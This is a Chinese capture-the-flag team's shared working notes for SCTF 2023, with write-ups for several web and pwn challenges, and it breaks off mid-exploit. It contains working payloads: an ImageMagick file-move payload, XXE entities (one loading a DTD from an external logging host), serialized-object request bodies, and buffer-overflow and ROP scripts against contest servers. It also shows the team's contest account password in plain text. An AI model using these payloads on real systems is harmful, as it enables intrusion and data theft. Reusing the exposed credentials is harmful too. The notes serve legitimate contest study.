SCTF 协作文档

如何使用本文档

文档要求

- 不要只顾一人做题，不看文档，不写文档
- 如果你卡住了，或者解出这题，请先把WriteUp或者目前的进展写到文档里再做下一题，如果是解出了，请在更新题目状态，更新之后请刷新页面最上方的目录
- 对于已经解出的题目，如果你有别的方法，同样把WriteUp写在文档里，格式保持一致
- 比赛需要的是团队合作，请看重文档工作，从第一次合作开始就遵守规则，这对大家都有帮助
- 赛后将文档整理成WriteUp尽早提交，对于只写了简略过程但解出了的题目，要尽量补充完整，尤其是一些对WriteUp审核比较严格的比赛
- 不得py，禁止使用来自队伍之外的图片、解题脚本等

题目格式

题目名称 | 题目状态 | Working - xxx, xxx [标题2]

- 题目状态

  OPEN - 正在试图解这道题

  CLOSED - 这道题还没有打开

  SOLVED - 解决了！鼓掌撒花！
- 解一道题，不管这题是否解出，请把**你的名字加入到Working列表**

赛事信息

- 官网地址：https://sctf2023.xctf.org.cn
- 参赛地址：https://sctf2023.xctf.org.cn
- 比赛账号：vn@whitecap100.org
- 比赛密码：v&n123456
- 比赛时间：2023-06-17 09:00:00 至 2023-06-19 09:00:00
- 赛事QQ群：512066352

Web

CheckIn| Solved| Working - Boogipop

Apache 2.4.55 走私

fumo_backdoor| Solved| Working - M1sery,Boogipop,unknown

Dockerfile里可以注意到安装了 imagick 拓展，暂时还不清楚是否和拓展有关

源码https://github.com/ImageMagick/ImageMagick6/releases/tag/6.9.11-60

考点应该就是Imagick的RCE，触发方式为new Imagick('xxxx.png')，先不管版本。

上传文件的方式，考虑到中间件为nginx，而在hxpctf中我是见到过类似的手法，可以发送一个过大的file，让nginx产生自定义内容的缓存文件，那么这就为上传文件提供了可能（本地搭docker测一下）

补充一下，确认了利用链

https://cloud.tencent.com/developer/article/2235689

是CVE2022，一个对应的上版本的Imagick的任意文件读取漏洞，结合题目说flag在根目录，确认是这个了

题目限制了可访问的路径，nginx的缓存即使成功创建也无法访问，换思路为利用 `session_start()` 来创造缓存

Unknown: 看的这个https://github.com/AFKL-CUIT/CTF-Challenges/blob/master/CISCN/2022/backdoor/writup/writup.md。现在远程可以跑到_sleep里面，就是不知道怎么过readfile和open_dir..(

- 读取flag然后转储tmp?
- 参考CVE-2016 的rce 想办法执行mv指令?

好像出了

```
<?xml version="1.0" encoding="UTF-8"?>
<image>
<read filename="mvg:/flag" />
<write filename="/tmp/xnythinx" /> #不能包含f l a g字母中的任何一个，那个正则识别的是
</image>
```

`mvg:` 对文件头似乎没有强制要求

这样可以把根目录下的 flag 文件移动到 /tmp 中，配合__sleep 中的文件读取拿到 flag

拿下！

SCTF{Fum0_loves_Sess_@nd_R_G_B}

（我们太强了：bushi

（好耶（冲冲冲

（你太强了，我给你磕一个呜呜呜，从今天起我就是m1的铁粉了）

ezjava| Solved| Working - tel,Boogipop

绕过了那个Mybean的ifinput后可以清空黑名单

然后打一条jackson的链子

这一题的问题点就是怎么给那个input注入一个值，他jackson注解是标识了@jacksoninject，但是

检索后是发现因为objectmapper没有注入一个值，但是objectmapper是服务端定义的，客户端改不了。。。假如可以绕了这个就行了

- 问过出题人，说题目并没问题，所以这里应该是得想办法绕过了？
- 已经绕过

本地打通了，现在是想怎么删除那个黑名单，然后基本就结束咯~

结束咯

```
exp我结束后再放出。

```


```
ls
list.txt
sctf.jar
web@8f6327fbb527:/app$ ls
ls
list.txt
sctf.jar
web@8f6327fbb527:/app$ cat /flag
cat /flag
Sctf{[redacted]web@8f6327fbb527:/app$
```

support MobaXterm by subscribing to the professional edition here: https://mobaxterm.mobatek.net

An4er_monitor| Opening| Working - Boogipop,M1sery

存在原型链污染。

写着写着就钻进去了



现在的情况是让题目代码中的securerandom为自定义的内容，或者是其他的方法覆盖他？（我目前的思路，图上的是js处理redis命令请求的部分，假如能污染某一处说不定有奇效？）

`/api/server/import` 路由处是进行原型链污染的点，可以污染任何undefined的对象。

现在的思路就如上，在ioredis进行get或者set的流程中是否有地方可以原型链污染，导致我们添加一个恶意的键进去?

SycServer| Opening| Working - Boogipop、TEl

来个逆向爷爷逆一下说不定就出了呢，main文件在群里

pypyp?| 急急急急急急，肯定是这个思路| Working - Boogipop

首先题目入口进去应该是需要用session_upload_progress

```
POST / HTTP/1.1
Host: 115.239.215.75:8081
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/a
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: PHPSESSID=boogipop
Connection: close
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryzALlheET
Content-Length: 145

------WebKitFormBoundaryzALlheET
Content-Disposition: form-data; name="PHP_SESSION_UPLOAD_PROGRESS"

tyaoo
------WebKitFormBoundaryzALlheET
SADASDASDAS
```

去注册一个session，得到session后可以获得题目源码（upload_progress to set session,then we are in the chal）

```php
<?php
    error_reporting(0);
    if(!isset($_SESSION)){
        die('Session not started');
    }
    highlight_file(__FILE__);
    $type = $_SESSION['type'];
    $properties = $_SESSION['properties'];
    echo urlencode($_POST['data']);
    extract(unserialize($_POST['data']));
    if(is_string($properties)&&unserialize(urldecode($properties))){
    $object = unserialize(urldecode($properties));
    $object -> sctf();
    exit();
    } else if(is_array($properties)){
        $object = new $type($properties[0],$properties[1]);
    } else {
        $object = file_get_contents('http://127.0.0.1:5000/'.$properties);
    }
    echo "this is the object: $object <br>";

?>
```

你问我接下来怎么走?

- extract可以通过数组注册任意变量，如properties和type都可以
- 然后就可以自行控制if分支了

有三个利用点(three points which are vul)

- $object->sctf()
- new $type($properties[0],$properties[1]);
- file_get_contents('http://127.0.0.1:5000/'.$properties);

每一个具体怎么利用我还是没看，交给剩下的师傅啦~这题少解的原因八成都是入口没找到，不过照这个思路我觉得app.py里面可能涉及什么只有内网访问才可以获取flag的东西，所以第一步应该是想办法读到app.py


(extract() to register vars)

思路我又有了(use class SimpleXMLElement to XXE)

```php
<?php
$xml = <<<EOF
<?xml version="1.0" encoding="utf-8" ?>
```

```
<!DOCTYPE ANY [
    <!ENTITY % remote SYSTEM "http://t6n089.ceye.io">%remote;]>
]>
<x>&xee</x>
EOF;
$xml_class = new SimpleXMLElement($xml, LIBXML_NOENT);
var_dump($xml_class);
?>
```

通过内置类去触发xxe，进而得到题目的源码app.py，这样就可以进行下一步的处理，这就xxe试试看。(xxe exploit to read anyfile)




app.py:

```
from flask import Flask

app = Flask(__name__)

@app.route('/')
def index():
    return 'Hello World!'

if __name__ == '__main__':
    app.run(host="0.0.0.0",debug=True)
```

The request content:


```
POST / HTTP/1.1
Host: 115.239.215.75:8081
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/a
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: PHPSESSID=boogipop
Connection: close
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryzALlheET
Content-Length: 376

------WebKitFormBoundaryzALlheET
Content-Disposition: form-data; name="PHP_SESSION_UPLOAD_PROGRESS"

tyaoo
------WebKitFormBoundaryzALlheET
Content-Disposition: form-data; name="data"

a:2:{s:10:"properties";a:2:{i:0;s:97:"<?xml version = "1.0"?>
<!DOCTYPE ANY [
<!ENTITY f SYSTEM "file:///app/app.py">
]>
<x>&f;</x>";i:1;i:2;}s:4:"type";s:16:"SimpleXMLElement";}

```

同样也开启了debug模式



我们完全可以读取key，然后伪造一个pin码，由于还有一个利用条件没有用到，那就是上述第一个条件，可以触发一个__call方法，这里可以用SoapClient去SSRF，由于算pin码rce需要设置cookie的header。所以我们用SoapClient可以自定义请求包和请求内容，这样就完成了RCE！也符合题目写的hint:"简单 但也很绕"

- Not to burp,read file to calc the pin （https://pysnow.cn/archives/170/）
- Yes the solution is to get the flask pin and then soapclient to rce! Good luck my bro,i need to review my homework QWQ sad... By the way, the chal link is :" 115.239.215.75:8081 "
- The chal has a hint :" pay attention to /app/app.py" : ig guess for the debug=true
- Yes debug=ture then rce; use soapclient to send the request cause debug mode needs a cookie
- If you have any questions just write it down xd




```php
<?php

$xml = <<<EOD
<?xml version = "1.0"?>
<!DOCTYPE ANY [
<!ENTITY f SYSTEM "file:///">
]>
<x>&f;</x>
EOD;
//echo $xml;
$arr=Array("properties"=>Array($xml,2),"type"=>"SimpleXMLElement");
echo (serialize($arr));
$obj=new SimpleXMLElement($xml,2);
//echo $obj;
?>
```

Pwn

cgi| Solved - patekblue

有system的

rotwill说key.txt就是flag，那直接跳转这里cat能回显吗

```
int VIP(void)
{
  setuid(0);
  return system("cat /var/www/key.txt>./key.txt");
}
```

访问key txt就可以

```
from pwn import *
import requests

url = "http://94.74.101.210:49613/vip.cgi"

data = b'a' * 0xe8 + p64(0x401129)
headers = {
    "Content-Type" : "application/x-www-form-urlencoded",
    "Content-Length": "240"
}

res = requests.post(url = url, headers = headers, data=data)
print(res.text)
```

```
 object at 0x7fa577fe6cd0>: Failed to establish a new connection: [Errno 111] C
)

┌──(kali㉿kali)-[~/Desktop]
└─$ python3 r.py
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>500 Internal Server Error</title>
</head><body>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error or
misconfiguration and was unable to complete
your request.</p>
<p>Please contact the server administrator at
 webmaster@localhost to inform them of the time this error occurred,
 and the actions you performed just before this error.</p>
<p>More information about this error may be available
in the server error log.</p>
<hr>
<address>Apache/2.4.29 (Ubuntu) Server at 94.74.101.210 Port 49613</address>
</body></html>

┌──(kali㉿kali)-[~/Desktop]
└─$
```

直接访问就是上面这种结果。　现在咋样了，还是不行?

网页也不行

确实不行

在网页访问🤔 我连网页都进不去（

能本地先起一个cgi服务调试吗?

不太行，环境变量不会配置。

环境变量的配置:

```
vim ~/.bashrc
export CONTENT_LENGTH=<value>
```

感觉要反弹shell这种,直接去打好像没反应

如下代码可以访问远程的的cgi

跳转

```
from pwn import *
import requests

url = "http://94.74.101.210:49550/vip.cgi"

data = b'SCTF_VIP'
headers = {
    "Content-Type"  : "application/x-www-form-urlencoded",
    "Content-Length": "8"
}

res = requests.post(url = url, headers = headers, data=data)
print(res.text)


```

构造payload使程序跳转到VIP函数，执行 `system("cat /var/www/key.txt>./key.txt")` ，然后访问 `http://host:port/key.txt` 得到flag

直接跳转到VIP函数的开头无法获得flag,但跳转到执行system函数的位置可以获取flag


```
from pwn import *
import requests

host="94.74.101.210"
port=49784

door=0x401137
payload=b'SCTF_VIP\x00'.ljust(0xe8,b'\x00')+p64(door)

url=f"http://%s:%s/vip.cgi"%(host,port)
url1=f"http://%s:%s/key.txt"%(host,port)

print(url)
r=requests.post(url,data=payload)
r=requests.get(url1)
print(r.text)
```

直接跳转到0x401129的话，system处会有一个栈对齐问题，加个ret就能通

```
from pwn import *
import requests

url = "http://94.74.101.210:49924/vip.cgi"

list_add = 0x400B61
getflagin = 0x401129
error_flag = 0x401A55
pop_rdi = 0x401213
system_add = 0x40113E
data = b'a'*0xe8+p64(0x401128)+p64(0x401129)
lenth = len(data)
headers = {
    "Content-Type"  : "application/x-www-form-urlencoded",
    "Content-Length": str(lenth)
}
url_get = "http://94.74.101.210:49924/key.txt"
res = requests.post(url = url, headers = headers, data=data)
res = requests.get(url = url_get)
print(res.text)
```

compiler|Solved |working -patekblue rot-will

说是给了一个编译器，五个选项，保护全开



对应main函数里的五个分支

其中

```
    break;
  case 2u:
    my_write("translation Three-address-codes to Assemble-code");
    system("./trans_asm");
    my_write("done: get demo.s");
    break;
  case 3u:
    my_write("translation Assemble-code to Binary-code");
    system("gcc demo.s -o demo");
    my_write("done: get demo");
    break;
  case 4u:
```

在远程测试发现，远程并没有./trans_asm这个elf，所以2和3没用

关注get ir处

现学编译原理了（x

这里可能有栈溢出，多维数组索引触发

```
struct a30{string a;};
int main(){
        struct a30* ac[0];
        struct a30* ab;
        struct a30 aa;
        ab=&aa;
        ac=&ab;
        ac[1234][123][123][123][123][123][123][123][123][123][123][123][123][123
        return 123;
}
```

```
while ( *(_DWORD *)v12 == 11 )
{
  sub_427C(*(unsigned int **)(*(_QWORD *)(v12 + 104) + 96LL));
  if ( **(_DWORD **)(*(_QWORD *)(v12 + 104) + 96LL) == 258 )
  {
    v15[v7++] = *(_DWORD *)(*(_QWORD *)(*(_QWORD *)(v12 + 104) + 96LL) + 40LL);
  }
  else if ( **(_DWORD **)(*(_QWORD *)(v12 + 104) + 96LL) == 259 )
  {
    v13 = malloc(0x58uLL);
    *((_DWORD *)v13 + 1) = v7 + 1;
    strcpy(
      (char *)v13 + 16,
      (const char *)&unk_192E0 + 128 * (__int64)*(int *)(*(_QWORD *)(*(_QWORD *)(v12 + 104) + 96LL) + 124LL) + 112);
    strcpy(
      (char *)v13 + 48,
      (const char *)&unk_192E0 + 128 * (__int64)*(int *)(*(_QWORD *)(*(_QWORD *)(v12 + 104) + 96LL) + 124LL));
    *((_QWORD *)v13 + 10) = *((_QWORD *)v16 + 10);
    *((_QWORD *)v16 + 10) = v13;
    v15[v7++] = 0;
  }
  v12 = *(_QWORD *)(v12 + 96);
}
*(_DWORD *)(v12 + 204) = *(_DWORD *)(a1 + 204);
*(_QWORD *)(v12 + 80) = v16;
*a2 = v12;
sub_427C((unsigned int *)v12);
if ( *(_DWORD *)v12 == 8 )
{
  v12 = *(_QWORD *)(v12 + 104);
  v9 = 1;
}
if ( v7 != *((_DWORD *)&unk_1930C + 32 * (__int64)*(int *)(v12 + 124)) - 1 )
  sub_3373(*(_DWORD *)(a1 + 200), (__int64)&unk_1387A, (__int64)"多级数组的阶数不匹配");
*(_DWORD *)(a1 + 196) = *(_DWORD *)(v12 + 196);
*(_DWORD *)(a1 + 208) = *(_DWORD *)(v12 + 208);
*(_QWORD *)(a1 + 176) = *(_QWORD *)(v12 + 176);
for ( i = v16; i[10]; i = (_QWORD *)i[10] )
{
  if ( i[10] <= 0xFFFFFFFFuLL || i[10] > 0x1000000000000uLL )
00007014 sub_6EE3:33 (7014)
```

```
gef➤  x /10gx 0x00007fffffffb2d0-0x20
0x7fffffffb2b0: 0x0000000000000000      0x7b7b7b7b7b7b0000
0x7fffffffb2c0: 0x7b7b7b7b7b7b7b7b      0x7b7b7b7b7b7b7b7b
0x7fffffffb2d0: 0x00007fffffffb3d2      0x000055555555b51c
0x7fffffffb2e0: 0x00007fffffffb400      0x0000555555597c80
0x7fffffffb2f0: 0xffffffffffffffff      0x0000000000000001
gef➤
```

存在栈保护,可能无法利用,不过还是可以实现任意地址写堆地址

利用较长的字符串,泄露堆地址之后

可以利用这里的任意地址写堆地址,向tcache bin中写入,

```
int __fastcall outfile(__int64 a1)
{
  stream = fopen("./inter.txt", "w");
  if ( !stream )
  {
    puts("缺少inter.txt文件");
    exit(-1);
  }
  dword_386E0 = 0;
  dword_191A0[0] = 0;
  dword_19218 = 1;
  *(_DWORD *)(a1 + 204) = 0;
  make((unsigned int *)a1);
  sub_4636();
  sub_4A17();
  sub_57C0(*(_QWORD *)(a1 + 176));
  return fclose(stream);
}
```

4a17与57c0中可能存在格式化字符串,但不知道怎么构造%,$符号

Exp

在 `6ee3` 地址处的函数存在栈溢出,同时可以将 `rbp-0x10` 位置处修改为伪造的链表,之后程序会从链表中获取变量名称,当变量名称不存在时会报错,因为在堆中存在程序地址与 `canary` 的值,所以可以利用这个漏洞获取程序地址与canary的值

多数组索引存在栈溢出漏洞,只要泄露了 `canary` 与程序地址就可以构造 `rop` 执行 `system("/bin/sh");`

```python
from pwn import *
import sys

code=b"""int main(){
        int a=0;
        int ac[1024];
        accode=123;
}
//"""

code2=b'''int main(){
    string abc;
    int i=0;
    abc="asdfasdfasdfasdfasdfasdfasdfasdfasdfasdfasdfasdfasdfasdfasdf";
}'''

def parse():
    p.sendlineafter('exit\n','1')

def sendcode(data):
```

```
    p.sendlineafter('exit\n','4')
    p.sendafter('code: \n',data)
    pause()

def makecode(dd):
    payload=code.replace(b'\n',b'').replace(b'    ',b'')
    payload=payload.replace(b"code",dd)
    print(hex(len(payload)))
 #   pause()
    return payload
def makepayload(dd):
